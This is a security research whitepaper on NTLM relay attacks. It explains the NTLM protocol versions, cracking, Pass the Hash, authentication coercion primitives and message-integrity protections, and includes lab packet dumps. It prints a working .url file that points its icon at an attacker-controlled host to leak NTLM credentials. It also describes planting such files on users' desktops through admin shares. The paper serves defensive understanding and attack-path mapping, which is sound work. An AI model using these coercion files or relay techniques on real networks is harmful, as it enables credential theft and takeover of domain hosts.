


# The Renaissance of NTLM Relay Attacks: Everything You Need to Know

ELAD SHAMIR, DIRECTOR OF R&D  
APRIL 2025



# Table of Contents

+ 1. Introduction .....	3
+ 2. NTLM Fundamentals .....	4
+ 3. Attacking NTLM .....	9
+ 4. Authentication Coercion .....	10
+ 5. Security Controls and Viable Relay Attacks .....	14
+ 6. Targeting SMB .....	19
+ 7. Targeting ADCS .....	21
+ 8. Targeting LDAP(S) .....	25
+ 9. BloodHound Limitations and Future Work .....	33
+ 10. NTLM Abuse Strategies .....	34
+ 11. Microsoft's Solution .....	35
+ 12. BloodHound's Solution .....	36
+ 13. Conclusion .....	37

We designed this whitepaper with a Windows 95/98/XP aesthetic as a deliberate nod to NTLM itself – a legacy protocol from 1993 that persists in modern environments. The retro UI serves as both a visual reference and a practical reminder: these decades-old attack techniques remain actively exploitable in today's networks. The classic Windows look perfectly captures our "Renaissance" theme - what's old is relevant again, especially when it comes to security vulnerabilities that continue to impact systems despite their age.

## The Renaissance of NTLM Relay Attacks: Everything You Need to Know

NTLM relay attacks have been around for a long time. While many security practitioners think NTLM relay is a solved problem, or at least a not-so-severe one, it is, in fact, alive and kicking and arguably worse than ever before. Relay attacks are the easiest way to compromise domain-joined hosts nowadays, paving a path for lateral movement and privilege escalation.

NTLM relay attacks are more complicated than many people realize. There are a lot of moving parts that operators have to track using different tools, but we have recently introduced NTLM relay edges into BloodHound to help you keep on thinking in graphs with new edges that represent coercion and relay attacks against domain-joined computers, originating from Authenticated Users and leading into the computer that could be compromised via SMB, LDAP/LDAPS, and ADCS ESC8. Each of these edges is composed of different components and prerequisites, but they all follow the same “Zero to Hero” pattern from Authenticated Users to the would-be compromised computer.

While there are many great resources on this old attack, I wanted to consolidate everything you need to know about NTLM into a single post, allowing it to be as long as needed, and I hope everyone will be able to learn something new.


### Once Upon a Time

NTLM is a legacy authentication protocol that Microsoft introduced in 1993 as the successor to LAN Manager. NTLM literally stands for New Technology LAN Manager, a name that didn't age well. While Kerberos is the preferred authentication protocol in Active Directory environments (and beyond), NTLM is still widely used whenever Kerberos isn't viable or, more commonly, when NTLM usage is hard-coded.

## NTLM Fundamentals

My favorite research area is authentication protocols, and over the years, I've noticed that every authentication protocol is designed to thwart one or two primary threats. For NTLM, I believe it is replay attacks. Not relay attacks (obviously, given the title), but replay attacks, where an attacker intercepts a valid authentication exchange and replays the packets/messages later to impersonate the victim. NTLM prevents such attacks using a challenge-response exchange: the server generates a random challenge, and the client produces a cryptographic response that proves possession of the client's credentials.

The NTLM authentication exchange involves a three-message exchange:



The Negotiate (type 1) message is sent from the client to the server to initiate authentication and negotiate session capabilities, such as a session key exchange and signing (more on those later), through a set of flags indicating the client's supported/preferred security attributes for the session.


The Challenge (type 2) message is sent from the server to the client. It contains a corresponding set of flags indicating the server's supported/preferred session capabilities and an 8-byte randomly generated nonce, known as the server challenge.

The Authenticate (type 3) message is sent from the client to the server. It contains a set of flags indicating the determined session capabilities based on the client's and server's preferences and a cryptographically generated response to the server challenge. There are two major NTLM response generation algorithm versions: NTLMv1 and NTLMv2.

The server then validates the response to authenticate the client. Local accounts are validated against the NT hashes stored in the local SAM, and domain accounts are sent to a domain controller for validation via the Netlogon protocol.

## NTLMv1

NTLMv1 is the original response algorithm. It was developed in 1993, in the unfortunate days when DES was the standard encryption algorithm, so that's what Microsoft used to generate the response, as described in the diagram below:



As shown above, the client's password is transformed into an NT hash, which is the MD4 hash of the Unicode-encoded password, to be used as the DES encryption key. However, there was a little hiccup: the NT hash was 16 bytes, while the effective DES key length was 7 bytes. Microsoft came up with a creative solution - split the NT hash into three keys: the first seven bytes, the following seven bytes, and the last two bytes padded with zeros. Each of these keys encrypts the server challenge three times independently, and the ciphertexts are concatenated to produce a 24-byte-long response.

## NTLMv1 is Bad

NTLMv1 turned out to be a bad idea for three main reasons:

- First, DES encryption is... not great, as it can be cracked relatively easily.
- Second, the response isn't "salted", meaning that the same password and server-challenge combination always produces the same response, making it susceptible to rainbow table attacks.
- Third, combining the two previous reasons makes one of my all-time favorite attacks, [discovered by Moxie Marlinspike and David Hulton](#). They managed to recover the raw NT hash by cracking each of the three ciphertexts individually, using rainbow tables and custom hardware. Why should we care about the NT hash? After all, it's not a password, right? We'll discuss the infamous Pass the Hash attack soon.


## "NTLM2" Precedes NTLMv2

Just for completeness, I'll mention "NTLM2", also known as "NTLM2 Session Response" or "NTLMv1 with Enhanced Session Security". This interim version between NTLMv1 and NTLMv2 introduced an 8-byte client-generated nonce, known as the client challenge. The client challenge was concatenated with the server challenge, and then the combined value was MD5-hashed and, finally, DES-encrypted as in NTLMv1. This enhancement ensured every response was unique and thwarted rainbow table attacks. However, the algorithm is still fundamentally flawed, and the NT hash can be recovered with modern GPUs within less than 24 hours, on average, [at a cost of about \\$30](#).

NTLM2 is just a distraction, though. Feel free to forget you ever read the paragraph above.

## NTLMv2

Shortly after, still in the '90s, Microsoft released NTLMv2, replacing DES encryption with HMAC-MD5, as described below. This algorithm is still in use today.



The NT hash is used as the key to generate an HMAC of the client's domain name and username. It is called the "NT One Way Function v2" or NTOWFv2. The NTOWFv2 HMAC value is then used as the key to generate another HMAC, this time of the server challenge, along with additional information, such as a random client challenge and a timestamp to thwart rainbow table attacks, and additional session attributes, which we will discuss later. This HMAC value is the NT Proof String or NTProofStr. Many people mistakenly think that the NTProofStr is the NTLMv2 response, but it is only part of it. All the additional information used to generate the NTProofStr is also included in the NTLMv2 response to allow the server to generate the same HMAC and validate the client's response.

## LM Compatibility Level

Every Windows host acts as both a server, when someone authenticates to it, and a client, when it authenticates to another host. A single registry value controls both the server and client NTLM version support, located at `HKLM\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel`. It allows enabling/disabling NTLMv1 and NTLMv2 for the entire host as a server and as a client, as described in the table below:

Value	Client		Server	
	NTLMv1	NTLMv2	NTLMv1	NTLMv2
0	Enabled	Disabled	Enabled	Enabled
1	Enabled	Disabled	Enabled	Enabled
2	Enabled	Disabled	Enabled	Enabled
3*	Disabled	Enabled	Enabled	Enabled
4	Disabled	Enabled	Enabled	Enabled
5	Disabled	Enabled	Disabled	Enabled

\*Default as of Windows 2008/Vista

When a client authenticates to a member server using a domain account, the server sends the response to a DC for validation. Therefore, the DC's `LmCompatibilityLevel` is the one that determines whether NTLMv1 is accepted or not. Note that different DCs can technically have different configurations. However, it is very uncommon to see DCs with `LmCompatibilityLevel` set to 5 (I've never seen that outside of lab environments), so it's safe to assume the DC will support both NTLMv1 and NTLMv2, as a server, for domain accounts.

It is not uncommon to see DCs with a lower `LmCompatibilityLevel`. I believe the reason is that some sysadmins mistakenly think that a lower `LmCompatibilityLevel` is required to support NTLMv1 clients in the domain, while, in fact, they just enable NTLMv1 on the DCs as clients, which can have dire consequences, as we will explain soon.

Looking at the table above, we can make a few observations:

- As a client, a Windows host can have either NTLMv1 or NTLMv2 enabled but not both.
- As a server, a Windows host will likely enable both NTLMv1 and NTLMv2.
- If a Windows host enables NTLMv1 as a client, it must also enable it as a server.
- A Windows host doesn't have to enable NTLMv1 as a client to enable it as a server.

Additional settings allow restricting or auditing outgoing or incoming NTLM authentication or requiring session security settings, but we won't elaborate on those.




## Password Cracking is a Problem

There are different tools for capturing NTLM responses for cracking. [Responder](#) is the most well-known and widely used tool, but [Inveigh](#) and [Farmer](#) deserve an honorable mention, too.

An attacker can potentially crack a captured NTLM exchange, whether it's NTLMv1 or NTLMv2, to recover the password if it is not sufficiently strong. In the case of NTLMv1, the NT hash can always be recovered, and it can be abused in a couple of ways. If it is a computer/service account, the attacker can forge an RC4-encrypted Kerberos silver ticket and impersonate a privileged account to the host or the service. The NT hash can also be used for NTLM authentication, without cracking the cleartext password, through the infamous Pass the Hash attack.


## Pass the Hash

When taking a closer look at the NTLMv1 and NTLMv2 flows, you may notice that, technically, we don't need the cleartext password to produce a valid NTLM response. If we skip the first step in the flow, the NT hash is all we need.



## Who Needs to Crack Passwords Anyway?

The real problem with NTLM is relay attacks. An attacker can simply relay the NTLM messages between a client and server, back and forth, until the server establishes a session for the client, allowing the attacker to perform any operation the client could perform on the server. For clarity, we will refer to the client as the “victim” and the server as the “target”.



Relay attacks allow authenticating as the victim to the target without spending time and resources on password cracking and without depending on weak passwords.

## Not an Opportunistic Attack

Some defenders belittle relay attacks because they seem to be somewhat opportunistic. However, relay attacks can be executed with intention and precision when combined with authentication coercion attacks.

Generally, the mechanics of computer account authentication coercion and user account authentication coercion are different.

## Computer Account Authentication Coercion

Computer account authentication coercion typically involves an RPC call to a vulnerable function on a remote host (the relay victim). Specifically, we'd try to call a function that would attempt to access an arbitrary path we can control. Then, when the remote service attempts to access the specified path, we'd require authentication and kick off a relay attack. The remote service would authenticate as the relay victim computer account if the service runs as SYSTEM or NETWORK SERVICE and if it doesn't impersonate a different context before attempting to access the resource.

The two most notable computer authentication coercion primitives are the [Printer Bug](#) and [PetitPotam](#). The Printer Bug abuses the function `RpcRemoteFindFirstPrinterChangeNotification[Ex]` in the Print Spooler service, which establishes a connection to an arbitrary path to send notifications about print object status changes. PetitPotam abuses several functions in the Encrypting File System (EFS) service, such as `EfsRpcOpenFileRaw`, which opens a file in an arbitrary path for backup/restore. These techniques result in an immediate authentication attempt from the victim computer account without user interaction.

**Authenticated Users are permitted to trigger these computer account authentication coercion attack primitives, allowing almost anyone to initiate the relay attack.**

## User Account Authentication Coercion

User account authentication coercion is more complicated and, in some cases, somewhat opportunistic. The classic user account authentication coercion primitives involve planting a reference to an external resource in a document, email, or even a web page. When the victim renders the document, the client attempts to load the resource, sometimes without their knowledge or consent, and initiates an authentication attempt with the user's credentials. These primitives require one to three clicks and can be sent directly to the victim or strategically planted in a high-traffic shared folder or website for a watering hole attack.

[Dominic Chell highlighted](#) a more sophisticated, well-known approach that abuses Windows Shell. Windows Shell is the operating system's user interface. It has extensions and handlers that enrich the user experience, for example, by generating thumbnails/previews or customizing icons. Specially crafted files can manipulate these mechanisms to access arbitrary paths as soon as the operating system "sees" them, without any user interaction. The most common way to abuse it is to pass to the icon handler a reference to an attacker-controlled path, which would result in a user authentication attempt as soon as the user browses the folder in which the file is located, even if the user doesn't even click or highlight the file. The most notable file types that support this kind of manipulation are:

- Windows Search Connectors (.searchConnector-ms)
- URL files (.url)
- Windows Shortcuts (.lnk)
- Windows Library Files (.library-ms)

For example, the following URL file would try to load its icon from the path \\attackerhost\icons\url.icon from the user's security context, so it authenticates with the user's credentials.

```
[InternetShortcut]
URL=attacker
WorkingDirectory=attacker
IconFile=\\attackerhost\icons\url.icon
IconIndex=1
```

**Attackers can drop these files in strategic file shares, such as high-traffic file shares or those frequently used by privileged users, and then kick off a relay attack as soon as an authentication attempt comes through.**

## Credential Abuse Without Lateral Movement

Traditionally, when attackers gain admin access to a host with an interesting logged-on user, they would move laterally to that host and then attempt one of many credential abuse techniques to impersonate the user and continue maneuvering toward their objectives. However, as EDRs and other endpoint security solutions improve, the detection risk of lateral movement and credential abuse TTPs increases.

Instead, attackers can reduce the detection risk by accessing the remote file system via an administrative share, such as C\$, and dropping an authentication coercion file on the logged-on user's desktop. The moment the file is dropped, Windows Shell starts processing it, and an authentication attempt to the attacker-controlled host is initiated. It works even if the file is hidden, the workstation is locked, or the RDP session is disconnected. More specifically, it works as long as explorer.exe runs in a suitable security context, meaning it is associated with a logon session with credentials cached in the MSV1\_0 authentication package.

The attacker can try to crack the NTLM response to recover the password or establish a session on a target server by relaying it.

## Taking Over 445

In case you missed it, it is possible to bind a listener to port 445 on Windows hosts without loading a driver, loading a module into LSASS, or requiring a reboot of the Windows machine, as [Nick Powers discovered last year](#).



## Too Good to Be True?

So far, NTLM relay attacks may seem very powerful and somewhat simple. However, over the years, Microsoft introduced several mitigations to complicate things.

### Session Security

NTLM supports signing (integrity) and sealing (encryption/confidentiality) to secure the session. It is achieved by exchanging a session key in the NTLM Authenticate message. The client generates a session key and RC4-encrypts it using a key generated, in part, from the client's NT hash. A common misunderstanding is that when signing is negotiated, NTLM relay attacks fail to establish a session (authenticate). However, even with signing, authentication is successful. The problem is that the attacker can't recover the session key without possessing either the victim's NT hash or the target's credentials. But if the attacker possessed either of them, there would be no need for relaying anyway. Therefore, if the target indeed requires all the subsequent messages in the session to be signed with the session key, the attacker would not be able to use the session. Luckily for the attackers, not all servers implement such a requirement, as we will see soon.


The screenshot here shows a portion of a typical NTLM Authenticate message in which a session key is exchanged and signing is negotiated.

The premise of an NTLM relay attack is a man-in-the-middle position. Therefore, the attacker's obvious next step should be tampering with this Authenticate message in flight to remove the session key and reset the Negotiate Key Exchange and Negotiate Sign flags, pretending the victim never negotiated those.

```
Session Key: 4f85c5294d41c8468849a2a86c5db882
Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negoti
1... .. = Negotiate 56: Set
.1... .. = Negotiate Key Exchange: Set
..1... .. = Negotiate 128: Set
...0... .. = Negotiate 0x10000000: Not set
...0... .. = Negotiate 0x08000000: Not set
...0... .. = Negotiate 0x04000000: Not set
...1... .. = Negotiate Version: Set
...0... .. = Negotiate 0x01000000: Not set
...1... .. = Negotiate Target Info: Set
...0... .. = Request Non-NT Session: Not set
...0... .. = Negotiate 0x00200000: Not set
...0... .. = Negotiate Identify: Not set
...1... .. = Negotiate Extended Security: Set
...0... .. = Target Type Share: Not set
...0... .. = Target Type Server: Not set
...0... .. = Target Type Domain: Not set
...1... .. = Negotiate Always Sign: Set
...0... .. = Negotiate 0x00004000: Not set
...0... .. = Negotiate OEM Workstation Supplied: Not set
...0... .. = Negotiate OEM Domain Supplied: Not set
...0... .. = Negotiate Anonymous: Not set
...0... .. = Negotiate NT Only: Not set
...1... .. = Negotiate NTLM key: Set
...0... .. = Negotiate 0x00000100: Not set
...0... .. = Negotiate Lan Manager Key: Not set
...0... .. = Negotiate Datagram: Not set
...0... .. = Negotiate Seal: Not set
...1... .. = Negotiate Sign: Set
...0... .. = Request 0x00000008: Not set
...1... .. = Request Target: Set
...0... .. = Negotiate OEM: Not set
...1... .. = Negotiate UNICODE: Set
```

## Message Integrity Code (MIC)

Microsoft anticipated such attempts and introduced an integrity check to the NTLM messages. An HMAC is added to the Authenticate message to protect all three NTLM messages with the session key. The server validates the MIC upon receiving the message, and if a single bit in any of the three NTLM messages is flipped, authentication fails.



```

  v NTLMv2 Response: 6e61d6b7d705b96cfde81fe6460440e00101
    NTProofStr: 6e61d6b7d705b96cfde81fe6460440e0
    Response Version: 1
    Hi Response Version: 1
    Z: 000000000000
    Time: Dec 13, 2023 17:01:17.079303800 UTC
    NTLMv2 Client Challenge: 0cf195d22fa51aa1
    Z: 00000000
    > Attribute: NetBIOS domain name: SHENANIGANS
    > Attribute: NetBIOS computer name: DC1
    > Attribute: DNS domain name: shenanigans.labs
    > Attribute: DNS computer name: DC1.shenanigans.labs
    > Attribute: DNS tree name: shenanigans.labs
    > Attribute: Timestamp
    v Attribute: Flags
      NTLMV2 Response Item Type: Flags (0x0006)
      NTLMV2 Response Item Length: 4
      Flags: 0x00000002
    > Attribute: Restrictions
    > Attribute: Channel Bindings
    > Attribute: Target Name: cifs/dc1.shenanigans.labs
    > Attribute: End of list
      padding: 00000000
    > Domain name: shenanigans
    > User name: alice
    > Host name: DEV
    > Session Key: 4f85c5294d41c8468849a2a86c5db882
    > Negotiate Flags: 0xe2888215, Negotiate 56, Negotiate Ke
    > Version 10.0 (Build 20348); NTLM Current Revision 15
    MIC: 2b020190f4cfb90d5d91ff9be02fdc5c

```

